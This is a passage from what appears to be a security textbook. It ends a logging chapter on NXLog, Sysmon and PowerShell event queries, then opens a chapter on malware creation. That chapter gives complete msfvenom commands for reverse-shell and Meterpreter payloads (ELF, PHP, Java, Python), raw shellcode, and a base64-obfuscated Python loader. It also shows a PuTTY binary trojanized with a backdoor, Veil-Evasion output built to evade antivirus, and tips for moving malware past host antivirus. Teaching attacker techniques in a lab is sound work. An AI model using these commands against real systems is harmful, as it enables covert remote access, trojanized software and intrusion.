Once NXLog is installed on a Windows system, it must be configured. The primary configuration file is located at C:\Program Files (x86)\nxlog\conf\nxlog.conf on 64-bit systems and at C:\Program Files\nxlog\conf\nxlog.conf on 32-bit systems. To use NXLog to send Windows logs to a Linux system, changes need to be made to this configuration file. First, the ROOT variable needs to be properly set; this is the path to the NXLog directory. To use syslog for the output format, the corresponding syslog extension (xm_syslog) needs to be loaded. Finally, the output module needs to be configured with the destination log server (e.g., 10.0.9.190), port (e.g., TCP/514), and told how to configure the output (syslog). The result is an nxlog.conf file (on a 64-bit Windows 2012 system) like Listing 10-11.

Listing 10-11. Example configuration file C:\Program Files (x86)\nxlog\conf\nxlog.conf on Windows 10

```
define ROOT C:\Program Files (x86)\nxlog
ModuleDir %ROOT%\modules
CacheDir %ROOT%\data
Pidfile %ROOT%\data\nxlog.pid
SpoolDir %ROOT%\data
LogFile %ROOT%\data\nxlog.log

<Extension syslog>
    Module      xm_syslog
</Extension>

<Input in>
    Module      im_msvistalog
</Input>
```

CHAPTER 10 LOGGING

```
<Output out>
  Module      om_tcp
  Host        10.0.9.190
  Port        514
  Exec to_syslog_bsd();
</Output>

<Route 1>
  Path        in => out
</Route>
```

NXLog is configured to start automatically, but once changes are made to the configuration file, it should be restarted. Navigate Control Panel ➤ System and Security ➤ Administrative Tools ➤ Services. Select the NXLog service, right-click, and select start or restart as appropriate.

Once started, NXLog begins to send syslog formatted log messages to the selected destination. These follow the syslog standards, and so are in plain text.

```
dhilbert@naiad:~$ tail -n 1 /var/log/syslog
Aug 13 18:20:07 nereid.neptune.test Microsoft-Windows-Sysmon[3816]: Process
Create: UtcTime: 2017-08-13 22:20:07.317 ProcessGuid: {C9D35400-D097-5990-
0000-0010E9994600} ProcessId: 4036 Image: C:\Program Files (x86)\nxlog\nxlog.
exe CommandLine: "C:\Program Files (x86)\nxlog\nxlog.exe" -c "C:\Program Files
(x86)\nxlog\conf\nxlog.conf" CurrentDirectory: C:\Windows\system32\ User: NT
AUTHORITY\SYSTEM LogonGuid: {C9D35400-79C7-5990-0000-0020E7030000} LogonId:
0x3E7 TerminalSessionId: 0 IntegrityLevel: System Hashes: MD5=465C074D1AFF94981
C87268D889E8060,SHA256=C59E5C9EC0F4A99E44ECFD2CCE0425619D22CF82F7A430D11832F2BB571
C56ED ParentProcessGuid: {C9D35400-79C7-5990-0000-0010AD460000} ParentProcessId:
528 ParentImage: C:\Windows\System32\services.exe ParentCommandLine: C:\Windows\
system32\services.exe#015
```

Notes and References

The RFC specifications for syslog can be found online at

- RFC 5424 <http://tools.ietf.org/html/rfc5424> (current)
- RFC 3164 <http://tools.ietf.org/html/rfc3164> (now obsolete)

For a more complete introduction to the rsyslog syntax, check out the documentation page for the project, at <http://www.rsyslog.com/doc/master/index.html>.

Though the license for NXLog is an open source license, it is not one of the traditional open source licenses (GPL, BSD, MIT, Apache), and is not currently on the list of licenses approved by

the Open Source Initiative (OSI). The NXLog public license is available at <http://nxlog.org/nxlog-public-license>, while the list of licenses approved by OSI is at <http://opensource.org/licenses/alphabetical>.

On systems that use systemd, one option for sending logs to remote hosts is `systemd-netlogd`; see <https://github.com/systemd/systemd-netlogd> and <https://github.com/systemd/systemd/issues/7170>.

A nice summary of the system auditing provided by `auditd` is available from the Red Hat documentation at https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/Security_Guide/chap-system_auditing.html.

One challenge with Windows logs is determining which events to monitor. Microsoft has a document that provides best practices for securing active directory (<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/monitoring-active-directory-for-signs-of-compromise>), and in Appendix L (<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/appendix-l--events-to-monitor>), they provide a list of important security events to monitor.

Michael Haag at <https://github.com/MHaggis/sysmon-dfir> has a collection of resources for Sysmon, including links to configuration files and ways to incorporate Sysmon into other tools like Elk and Splunk.

The careful reader will have noticed that different PowerShell commands were used to analyze logs. One is `Get-EventLog`, while the other is `Get-WinEvent`. The `Get-WinEvent` cmdlet is generally preferred because `Get-EventLog` only works on classic event logs. A summary of these commands can be found at <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-eventlog> and <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.diagnostics/get-winevent>.

Note also that two different approaches were taken in the text when identifying logs for analysis. One approach is the following.

```
Get-EventLog Security | Where-Object {$_._EventID -eq 4625}
```

This approach may be the easier to understand. It grabs all the events from the specified log, then filters those to determine which have the value of `EventID` set to 4625 (which corresponds to a failed logon attempt).

This same approach can also be used with `Get-WinEvent`; for example, an administrator can run the command

```
Get-WinEvent -LogName Microsoft-Windows-Sysmon/Operational | Where-Object {$_._ID -eq 1}
```

The problem with this approach, though, is performance. This grabs all the entries in the log before filtering them. If, as is often the case, there are many entries, it can take quite a bit of time to grab them and then filter them.

CHAPTER 10 LOGGING

A faster approach is to use a `FilterHashTable`; this is the approach taken in Listing 10-9. There the administrator uses the command

```
Get-WinEvent -FilterHashTable @{logname='Microsoft-Windows-Sysmon/Operational';  
id =1}
```

A `FilterHashTable` can be used with `Get-WinEvent`, but not `Get-EventLog`, which is another reason to prefer `Get-WinEvent`. A summary of how to use `FilterHashTable` is available from <https://blogs.technet.microsoft.com/heyscriptingguy/2014/06/03/use-filterhashtable-to-filter-event-log-with-powershell/>.

A careful reader also likely noticed that the way that Listing 10-9 and Listing 10-10 looks for data from the Sysmon operational log is odd. The explanation for this is in the way that Sysmon stores data. Launch Event Viewer and navigate to the Sysmon operational log (Event Viewer ▶ Applications and Services Logs ▶ Microsoft ▶ Windows ▶ Sysmon ▶ Operational). Select a log entry with EventID 1 and examine the details in XML view. A typical result has the following structure.

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">  
  <System>  
    <Provider Name="Microsoft-Windows-Sysmon" Guid="{5770385F-C22A-43E0-BF4C-  
    06F5698FFBD9}" />  
    <EventID>1</EventID>  
    <Version>5</Version>  
    <Level>4</Level>  
    <Task>1</Task>  
    <Opcode>0</Opcode>  
    <Keywords>0x8000000000000000</Keywords>  
    <TimeCreated SystemTime="2018-06-10T02:19:58.732520500Z" />  
    <EventRecordID>2020</EventRecordID>  
    <Correlation />  
    <Execution ProcessID="1540" ThreadID="2296" />  
    <Channel>Microsoft-Windows-Sysmon/Operational</Channel>  
    <Computer>Galatea.neptune.test</Computer>  
    <Security UserID="S-1-5-18" />  
  </System>  
  <EventData>  
    <Data Name="UtcTime">2018-06-10 02:19:58.728</Data>  
    <Data Name="ProcessGuid">{CEAAB6D4-8ACE-5B1C-0000-001013302200}</Data>  
    <Data Name="ProcessId">3764</Data>  
    <Data Name="Image">C:\Windows\System32\mmc.exe</Data>
```

```
<Data Name="CommandLine">"C:\Windows\system32\mmc.exe" "C:\Windows\system32\  
    eventvwr.msc" /s</Data>  
<Data Name="CurrentDirectory">C:\Windows\system32</Data>  
<Data Name="User">NEPTUNE\narmstrong</Data>  
<Data Name="LogonGuid">{CEAAB6D4-818C-5B1C-0000-002049460300}</Data>  
<Data Name="LogonId">0x34649</Data>  
<Data Name="TerminalSessionId">1</Data>  
<Data Name="IntegrityLevel">High</Data>  
<Data Name="Hashes">MD5=283BDCD7B83EEE614897619332E5B938,SHA256=17DD017B7E7D1DC8  
    35CDF5E57156A0FF508EBBC7F4A48E65D77E026C33FCB58E</Data>  
<Data Name="ParentProcessGuid">{CEAAB6D4-818E-5B1C-0000-00104B920300}</Data>  
<Data Name="ParentProcessId">2172</Data>  
<Data Name="ParentImage">C:\Windows\explorer.exe</Data>  
<Data Name="ParentCommandLine">C:\Windows\Explorer.EXE</Data>  
</EventData>  
</Event>
```

CHAPTER 11

Malware and Persistence

Introduction

Chapter 2 shows some elementary ways an attacker can gain an initial foothold on a network using active content in a browser or some simple malware generated through msfconsole. The Metasploit package also includes msfvenom, a tool that can be used to create more sophisticated malware. A limitation of msfvenom is that the malware it generates is often caught by modern antivirus products. Veil-Evasion can be used to craft malware that is not usually detected by antivirus.

An attacker that has compromised a target wants to retain access to that system; an attacker can create persistence mechanisms using malware to allow them to reconnect to their targets. On Windows systems, persistence can be maintained through the startup folder, the registry, scheduled tasks, or services. An attacker can even use WMI to create a custom trigger so that their malware will only fire when a specified user attempts to log on to the system and fails.

Windows domains allow for the creation of Kerberos Golden Tickets; these allow an attacker to retain the privileges of a domain administrator, even if the original account is modified.

The attacker with a shell on a Linux system can also use malware to maintain persistence. One approach the attacker can use is to modify the target's startup scripts; the attacker can also use cron jobs to schedule their malware or create custom services to launch their malware.

Creating Malware

Chapter 2 showed how to use Metasploit and msfconsole to generate basic executable malware by using a payload and then the generate command.

Msfvenom

Metasploit includes a stand-alone program, msfvenom, that can generate malware for Windows, Linux, Android, and other operating systems. The generated malware can be a stand-alone executable, but can also be a service, a .dll, a Windows installer (.msi), or others. It can also generate malware in a range of scripting languages, including ASP, PowerShell, and Visual Basic.

Moving malware between virtual machines can be a challenge if the host is running a good antivirus solution.

One approach is to use Python. Use Python to start a web server on TCP/8000 with the command “python -m SimpleHTTPServer”. Run this command from the directory containing the malware on the Kali virtual machine and use the browser on the target virtual machine to download the malware, bypassing the host.

Another option is to compress the malware, for example, using zip with the -e option to encrypt the result so that the host antivirus does not detect the malware in transit.

Msfvenom Example: Linux ELF 64-bit Executable

As an example, the following command creates ELF executable malware for a 64-bit Linux system; the malware calls back to a system at 10.0.2.2 on TCP/443 for the payload, which is 64-bit reverse shell. The output is saved as the file MalwareLinux64.

```
root@kali-2016-2-u:~$ msfvenom --platform linux --arch x64 --format elf --encoder generic/none --payload linux/x64/shell_reverse_tcp LHOST=10.0.2.2 LPORT=443 > MalwareLinux64
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 74 (iteration=0)
generic/none chosen with final size 74
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

A check of the result shows that it is a 64-bit ELF executable with some unusual properties.

```
root@kali-2016-2-u:~$ file MalwareLinux64
MalwareLinux64: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
linked, corrupted section header size
```

This malware is used in the same way the malware was used in Chapter 2. Launch msfconsole and set up a handler that matches the payload selected by the malware. In this case, the payload is linux/x64/shell_reverse_tcp on TCP/443 on 10.0.2.2. Run the handler.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
msf exploit(handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

```
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse TCP handler on 10.0.2.2:443
```

When the target runs the malware, a shell is returned.

```
[*] Command shell session 1 opened (10.0.2.2:443 -> 10.0.2.97:33304) at 2017-08-27
12:59:58 -0400
```

Msfvenom Platforms

An attacker that wants to use msfvenom to create malware first starts with the platform that will be used to run the malware. The list of supported platforms can be found with the following command.¹

```
root@kali-2016-2-u:~# msfvenom --help-platforms
Platforms
    aix, android, bsd, bsdi, cisco, firefox, freebsd, hardware, hpx, irix,
    java, javascript, linux, mainframe, multi, netbsd, netware, nodejs,
    openbsd, osx, php, python, ruby, solaris, unix, windows
```

This list contains some interesting choices; for example, msfvenom can be used to generate portable malware in Java or Python.

Msfvenom Architectures

When generating executable malware for Linux or Windows systems, msfvenom needs to know the architecture of the underlying CPU. When the platform is Linux or Windows, specify the architecture as either x86 (the default) or x64.

For most other platforms, the default architecture is the same as the language. For example, if the attacker selects PHP as the platform and omits the architecture, msfvenom uses the payload to select an appropriate architecture.

```
root@kali-2016-2-u:~# msfvenom --platform php --format raw --payload php/
meterpreter/reverse_tcp LHOST=10.0.2.2 LPORT=443 --encoder generic/none > MalwarePHP
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
```

¹Metasploit 5 was released in January 2019, and has changed this command to `msfvenom --list platforms`

CHAPTER 11 MALWARE AND PERSISTENCE

```
generic/none succeeded with size 958 (iteration=0)
generic/none chosen with final size 958
Payload size: 958 bytes
```

Msfvenom Formats

After the attacker has specified the platform and the architecture (if needed), the attacker's next step is to determine the format of the output. There are several possible formats; the list is available with the following command:²

```
root@kali-2016-2-u:~# msfvenom --help-formats
Executable formats
    asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service,
    exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app,
    psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war
Transform formats
    bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl,
    powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript
```

The initial example showed how to create Linux malware using the ELF format. Suppose instead the attacker specified C as the output format.

```
root@kali-2016-2-u:~# msfvenom --platform linux --arch x64 --format c --encoder
generic/none --payload linux/x64/shell_reverse_tcp LHOST=10.0.2.2 LPORT=443 >
MalwareLinux64C
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 74 (iteration=0)
generic/none chosen with final size 74
Payload size: 74 bytes
Final size of c file: 335 bytes
```

A check of the resulting output shows that the result appears to be an incomplete portion of some valid C code.

```
root@kali-2016-2-u:~# cat MalwareLinux64C
unsigned char buf[] =
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x48"
"\xb9\x02\x00\x01\xbb\x0a\x00\x02\x02\x51\x48\x89\xe6\x6a\x10"
"\x5a\x6a\x2a\x58\x0f\x05\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58"
"\x0f\x05\x75\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f"
"\x73\x68\x00\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05";
```

²Metasploit 5 was released in January 2019, and has changed this command to `msfvenom --list formats`

All this code does is to assign some values to an `unsigned char` array named `buf`. To understand the contents of this result, return to the originally generated ELF format malware `MalwareLinux64`, and examine it.

```
root@kali-2016-2-u:~# objdump -f MalwareLinux64
```

```
MalwareLinux64:      file format elf64-x86-64
architecture: i386:x86-64, flags 0x00000102:
EXEC_P, D_PAGED
start address 0x0000000000400078
```

This shows that the start address of the malware is `0x400078`. Start the malware in a debugger like `gdb` and examine the memory at that start point.

```
root@kali-2016-2-u:~# gdb MalwareLinux64
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
```

```
... Output Deleted ...
```

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from MalwareLinux64...(no debugging symbols found)...done.
(gdb) break *0x400078
Breakpoint 1 at 0x400078
```

Run the program, and then examine the memory beginning at the start of the program.

```
(gdb) run
Starting program: /root/MalwareLinux64

Breakpoint 1, 0x0000000000400078 in ?? ()
(gdb) x/74xb $rip
0x400078: 0x6a 0x29 0x58 0x99 0x6a 0x02 0x5f 0x6a
0x400080: 0x01 0x5e 0x0f 0x05 0x48 0x97 0x48 0xb9
0x400088: 0x02 0x00 0x01 0xbb 0xa 0x00 0x02 0x02
0x400090: 0x51 0x48 0x89 0xe6 0x6a 0x10 0x5a 0x6a
0x400098: 0x2a 0x58 0x0f 0x05 0x6a 0x03 0x5e 0x48
0x4000a0: 0xff 0xce 0x6a 0x21 0x58 0xf 0x05 0x75
0x4000a8: 0xf6 0x6a 0x3b 0x58 0x99 0x48 0xbb 0x2f
0x4000b0: 0x62 0x69 0x6e 0x2f 0x73 0x68 0x00 0x53
0x4000b8: 0x48 0x89 0xe7 0x52 0x57 0x48 0x89 0xe6
0x4000c0: 0x0f 0x05
```

The values of the memory locations here are identical to the values stored in the variable `buf` in the C code output. The output of `msfvenom` with the C format is a variable that contains the shellcode that needs to be run.

If the output format is instead set as bash, the result is a Bash variable (named buf) that contains the shellcode.

Msfvenom Encoders

An encoder transforms the output from msfvenom according to one or more rules. The collection of available encoders can be listed through the command

```
root@kali-2016-2-u:~# msfvenom -l encoders
```

Framework Encoders

| Name | Rank | Description |
|-------------------------------|--------|---|
| cmd/echo | good | Echo Command Encoder |
| cmd/generic_sh | manual | Generic Shell Variable Substitution Command Encoder |
| cmd/ifs | low | Generic \${IFS} Substitution Command Encoder |
| cmd/perl | normal | Perl Command Encoder |
| ... Output Deleted ... | | |
| generic/eicar | manual | The EICAR Encoder |
| generic/none | normal | The "none" Encoder |
| ... Output Deleted ... | | |

One formerly commonly used encoder for binaries is x86/shikata_ga_nai, which gives a different result each time it is run. Encoders can be run multiple times; to specify five passes, use the flag `--iterations 5`. There was a time when malware run through enough iterations of shikata_ga_nai would allow the result to bypass some common antivirus solutions, but this is generally no longer the case.

Msfvenom Payloads

There are many payloads available for use with msfvenom; at the time this is being written, there are 539 possible payloads. A list of available payloads can be found by running the command

```
root@kali-2016-2-u:~# msfvenom -l payloads
```

Framework Payloads (539 total)

| Name | Description |
|---------------------------|--|
| ---- | ----- |
| aix/ppc/shell_bind_tcp | Listen for a connection and spawn a command shell |
| aix/ppc/shell_find_port | Spawn a shell on an established connection |
| aix/ppc/shell_interact | Simply execve /bin/sh (for inetd programs) |
| aix/ppc/shell_reverse_tcp | Connect back to attacker and spawn a command shell |
| ... Output Deleted ... | |

These payloads correspond to the available payloads in msfconsole.

Msfvenom Example: Java

As an example of the general capabilities of msfvenom, suppose that an attacker wants to create some malware that runs in Java. To do so, they first choose the platform (java) and the architecture (java). For the format, select raw. The encoder can be left as generic/none. For the payload, suppose that the attacker wants a Meterpreter shell running in Java to call back using HTTPS.

```
root@kali-2016-2-u:~# msfvenom --platform java --arch java --format raw
--encoder generic/none --payload java/meterpreter/reverse_https LHOST=10.0.2.2
LPORT=443 > java_malware.jar
```

Payload size: 6018 bytes

Copy this malware to a suitable target - say a Windows 10 system with Java 8 where Windows Defender has been disabled.³

```
C:\Users\jhaydn\Downloads>java -version
java version "1.8.0_101"
Java(TM) SE Runtime Environment (build 1.8.0_101-b13)
Java HotSpot(TM) Client VM (build 25.101-b13, mixed mode, sharing)
```

On the attacker's system, configure a handler to receive the callback.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload java/meterpreter/reverse_https
payload => java/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(handler) > set lport 443
```

³Windows Defender on Windows 10 is quite capable of detecting this malware.

```
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started HTTPS reverse handler on https://10.0.2.2:443
```

Suppose that the defender runs the provided malware.

```
C:\Users\jhaydn\Downloads>java -jar java_malware.jar
```

Then the attacker receives the shell.

```
[*] https://10.0.2.2:443 handling request from 10.0.15.205; (UUID: jny4lotl)
Staging java payload (51623 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.2:443 -> 10.0.15.205:64916) at 2017-08-29
22:04:33 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : Farinella
OS       : Windows 10 10.0 (x86)
Meterpreter : java/windows
```

Msfvenom Example: Python

As another example, suppose the attacker wishes to generate malware in Python. Set the platform and architecture as python; for the format select raw, and for the encoder select generic/none. Choose a payload, say python/meterpreter/reverse_tcp, and configure it with the address and port for the callback.

```
root@kali-2016-2-u:~# msfvenom --platform python --arch python --format raw
--encoder generic/none --payload python/meterpreter/reverse_tcp LHOST=10.0.2.2
LPORT=443 > python_malware.py
```

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 442 (iteration=0)
generic/none chosen with final size 442
Payload size: 442 bytes
```

The result is a valid Python file, where most of the file has been Base64 encoded.

```
root@kali-2016-2-u:~# cat python_malware.py
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')})
[sys.version_info[0]]('aW1wb3J0IHNvY2tldCxzdHJ1Y3QsdGltZ0pmb3IgeCBpbIByYW5nZSgxMCK
6Cg10cnk6CgkJcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0L1NPQotfu1RSRUFNQoJCXMuY29ubmVjdCgo
JzEwLjAuMi4yJywONDMpKQoJCWJyZWFrCgllcGNlchQ6CgkJdGltZS5zbGVlcCg1KQpsPXNocnVjdC51bn
BhY2soJz5JJyxzLnJ1Y3YoNCkpWzBdCmQ9cy5yZWN2KGwpCndoalWx1IGxlbihkKTxsOgoJZCs9cy5yZWN
2KGwtbGVuKGQpKQpleGVjKGQseydzJzpzfSkK')))
```

Set up a handler for the callback.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
```

Then if the malware is run by a target, the attacker receives a shell.

```
[*] Sending stage (42231 bytes) to 10.0.3.54
[*] Meterpreter session 1 opened (10.0.2.2:443 -> 10.0.3.54:38794) at
2017-08-29 22:28:12 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : prokne
OS           : Linux 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC
                  2015
Architecture   : x64
System Language : en_US
Meterpreter    : python/linux
```

Msfvenom Templates

One problem with the malware generated so far is that these programs do nothing other than provide the shell back to the attacker. Most users that execute a program expect it to do something, and a user faced with a program that does nothing may terminate it, leaving the attacker without a shell. One approach to the problem is to include the malicious code within another functioning program. Msfvenom can do just this.

The attacker starts with a known program, say a copy of PuTTY (*cf.* Chapter 13) for 32-bit Windows, and downloads it to the attacker's system. To generate the malware, the attacker specifies the platform (windows) architecture (x86), format (exe), encoder (generic/none), and payload (windows/meterpreter/reverse_https) as if they were generating Windows malware. Next, the attacker specifies the template - in this case, the location of a copy of PuTTY on the attacker's machine. To ensure that the original function of the program remains, the attacker also uses the flag --keep.

```
root@kali-2016-2-u:~# msfvenom --platform windows --arch x86 --format exe
--encoder generic/none --payload windows/meterpreter/reverse_https LHOST=10.0.2.2
LPORT=443 --template ./putty.exe --keep > malputty.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 512 (iteration=0)
generic/none chosen with final size 512
Payload size: 512 bytes
Final size of exe file: 810496 bytes
```

The attacker sets up a handler for the malware.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
```

If the malware is run on a Windows system, not only does the attacker obtain a shell, but the target sees a fully functioning copy of PuTTY running on their system (Figure 11-1).




Figure 11-1. The malware malputty.exe running on Windows 10-1607

Veil-Evasion

Another problem with the malware generated so far is that it is usually well recognized by antivirus software. The Veil-Framework, currently under active development, consists of several tools including Veil-Evasion, which is designed to generate malware that is undetectable by current antivirus tools. It does so by obfuscating and randomizing the code; the results can be encrypted as well. To install the Veil-Framework on Kali, run the command

```
root@kali-base:~# apt install veil-evasion
```

Once the package is installed, run the program

```
root@kali-base:~# veil
```

This launches the setup program; this can take some time as it installs. Once done, launch `veil`.

```
root@kali-base:~# veil
```

```
=====
Veil | [Version]: 3.1.11
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

CHAPTER 11 MALWARE AND PERSISTENCE

Main Menu

2 tools loaded

Available Tools:

- 1) Evasion
- 2) Ordnance

Available Commands:

| | |
|---------|--------------------------------|
| exit | Completely exit Veil |
| info | Information on a specific tool |
| list | List available tools |
| options | Show Veil configuration |
| update | Update Veil |
| use | Use a specific tool |

Launch Veil-Evasion⁴ by running the command

Veil>: **use 1**

```
=====
          Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

Veil-Evasion Menu

41 payloads loaded

Available Commands:

| | |
|---------|---|
| back | Go to Veil's main menu |
| checkvt | Check VirusTotal.com against generated hashes |
| clean | Remove generated artifacts |
| exit | Completely exit Veil |
| info | Information on a specific payload |
| list | List available payloads |
| use | Use a specific payload |

Veil-Evasion supports payloads in many languages, including C, C#, PowerShell, Python, and Ruby; the list command shows the available payloads.

⁴The other tool, Veil-Ordnance, is a very nice shellcode generator.

```
Veil/Evasion>: list
```

```
=====
          Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Payloads:

  1) autoit/shellcode_inject/flat.py
  2) auxiliary/coldwar_wrapper.py
  3) auxiliary/macro_converter.py
  4) auxiliary/pyinstaller_wrapper.py
  5) c/meterpreter/rev_http.py
  6) c/meterpreter/rev_http_service.py
  7) c/meterpreter/rev_tcp.py
  8) c/meterpreter/rev_tcp_service.py
  9) cs/meterpreter/rev_http.py
 10) cs/meterpreter/rev_https.py
 11) cs/meterpreter/rev_tcp.py

... Output Deleted ...

  20) powershell/meterpreter/rev_http.py
  21) powershell/meterpreter/rev_https.py
  22) powershell/meterpreter/rev_tcp.py

... Output Deleted ...

  25) python/meterpreter/bind_tcp.py
  26) python/meterpreter/rev_http.py
  27) python/meterpreter/rev_https.py
  28) python/meterpreter/rev_tcp.py

... Output Deleted ...

  37) ruby/meterpreter/rev_http.py
  38) ruby/meterpreter/rev_https.py
  39) ruby/meterpreter/rev_tcp.py

... Output Deleted ...
```

CHAPTER 11 MALWARE AND PERSISTENCE

As an example, suppose the attacker wants to build malware in C with the Meterpreter reverse HTTP payload. Start by selecting the corresponding option with the `use` command. Configure the payload options; unlike Metasploit, the options are case sensitive.

```
Veil/Evasion>: use 5
```

```
=====
          Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

Payload Information:

```
Name:      Pure C Reverse HTTP Stager
Language:   c
Rating:    Excellent
Description: pure windows/meterpreter/reverse_http stager, no
           shellcode
```

Payload: `c/meterpreter/rev_http` selected

Required Options:

| Name | Value | Description |
|----------------|-------|--------------------------------|
| COMPILE_TO_EXE | Y | Compile to an executable |
| LHOST | | IP of the Metasploit handler |
| LPORT | 8080 | Port of the Metasploit handler |

Available Commands:

```
back      Go back to Veil-Evasion
exit      Completely exit Veil
generate   Generate the payload
options    Show the shellcode's options
set       Set shellcode option
```

```
[c/meterpreter/rev_http>>]: set LHOST 10.0.2.3
```

Once the `generate` command is issued, the attacker specifies a name - say `http`.

```
c/meterpreter/rev_http>>]: generate
```

```
... Output Deleted ...
```

```
[>] Please enter the base name for output files (default is payload): http
```

```
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[*] Language: c
[*] Payload Module: c/meterpreter/rev_http
[*] Executable written to: /var/lib/veil/output/compiled/http.exe
[*] Source code written to: /var/lib/veil/output/source/http.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/http.rc
```

The executable is stored in `/var/lib/veil/output/compiled/`, the source code is stored in `/var/lib/veil/output/source/`, and a script with Metasploit settings is stored in `/var/lib/veil-output/compiled/handlers`.

The script can be loaded in Metasploit with the `resource` command.

```
msf > resource /var/lib/veil/output/handlers/http.rc
[*] Processing /var/lib/veil/output/handlers/http.rc for ERB directives.
resource (/var/lib/veil/output/handlers/http.rc)> use exploit/multi/handler
